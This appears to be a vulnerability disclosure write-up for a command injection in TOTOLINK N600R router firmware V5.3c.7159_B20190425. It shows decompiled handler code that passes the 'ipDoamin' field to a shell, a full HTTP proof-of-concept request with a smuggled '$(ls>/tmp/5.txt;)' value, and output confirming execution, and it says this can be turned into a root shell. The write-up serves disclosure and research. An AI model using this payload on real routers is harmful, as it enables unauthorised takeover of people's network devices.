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rencvn and **rencvn** add totolink n600r ... on Apr 6 **History**

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
TOTOlink N600R V5.3c.7159_B20190425 Command injection vulnerability

Overview

- Manufacturer's website information： http://www.totolink.cn
- Firmware download address ： http://www.totolink.cn/home/menu/detail.html?menu_listtpl=download&id=2&ids=36


1. Affected version



编号	标题	版本	上传时间	下载
1	N600R升级过渡版本	V5.3c.7159_B20190425	2021-07-17	⬇
2	N600R升级固件	V4.3.0cu.7647_B20210106	2021-07-17	⬇
3	N600R数据手册	Ver1.0	2021-08-10	⬇

Figure 1 shows the latest firmware Ba of the router


Vulnerability details



```
int __fastcall setDiagnosisCfg(int a1, int a2, int a3)
{
  const char *v6; // $v0
  char v8[132]; // [sp+18h] [-84h] BYREF

  memset(v8, 0, 0x80u);
  v6 = (const char *)websGetVar(a2, "ipDoamin", "www.baidu.com");
  sprintf(v8, "ping %s -w 4 &>/var/log/pingCheck", v6);
  CsteSystem(v8, 0);
  return websSetCfgResponse(a1, a3, "0", "reserv");
}
```

The content obtained by the program through the ipdoamin parameter is passed to V6, and then the matched content is passed to V8 through the sprintf function, and then V8 is brought into the cstesystem function



```
int __fastcall CsteSystem(const char *a1, int a2)
{
  int result; // $v0
  int v5; // $s0
  int v6; // $a0
  _DWORD *v7; // $v0
  int v8; // [sp+18h] [-1Ch] BYREF
  int v9[6]; // [sp+1Ch] [-18h] BYREF

  v8 = 0;
  if ( a1 )
  {
    v5 = fork();
    result = -1;
    if ( v5 != -1 )
    {
      if ( !v5 )
      {
        v9[0] = (int)"sh";
        v9[1] = (int)"-c";
        v9[2] = (int)a1;
        v9[3] = 0;
        if ( a2 )
          printf("[system]: %s\r\n", a1);
        execv("/bin/sh", v9);
        exit(127);
```

At this time, corresponding to the parameter A1, the function assigns A1 to the array of V9, and finally executes the command through the execv function. There is a command injection vulnerability

Recurring vulnerabilities and POC


In order to reproduce the vulnerability, the following steps can be followed:

1. Use the fat simulation firmware V5.3c.7159_B20190425
2. Attack with the following POC attacks

```
POST /cgi-bin/cstecgi.cgi HTTP/1.1
Host: 192.168.0.1
Content-Length: 79
Accept: */*
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/87.0.4280.66 Safari/537.36
Content-Type: application/x-www-form-urencoded; charset=UTF-8
Origin: http://192.168.0.1
Referer: http://192.168.0.1/adm/status.asp?timestamp=1647872753309
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: SESSION_ID=2:1647872744:2
Connection: close

{"topicurl":"setting/setDiagnosisCfg",
"ipDoamin":"test.com$(ls>/tmp/5.txt;)"}
```

The reproduction results are as follows:



```
# ls /tmp
1.txt              cloudsrvup_check   lock               wanlink
2.txt              dhcpd_unix         log                wanranchocontime
4.txt              dns_urlfilter_conf ntp_tmp            webWlanIdx
5.txt              ep.txt             port_status        wscd_status
bridge_init        ep2.txt            preNtpConnectTime
cloudFwStatus      firewall_igd       update_flag
cloudPluginStatus  fwinfo             usb
# cat /tmp/5.txt
bin
dev
etc
home
init
lib
lighttp
mnt
proc
sys
tmp
usr
var
web_cste
```

Figure 2 POC attack effect

Finally, you can write exp, which can achieve a very stable effect of obtaining the root shell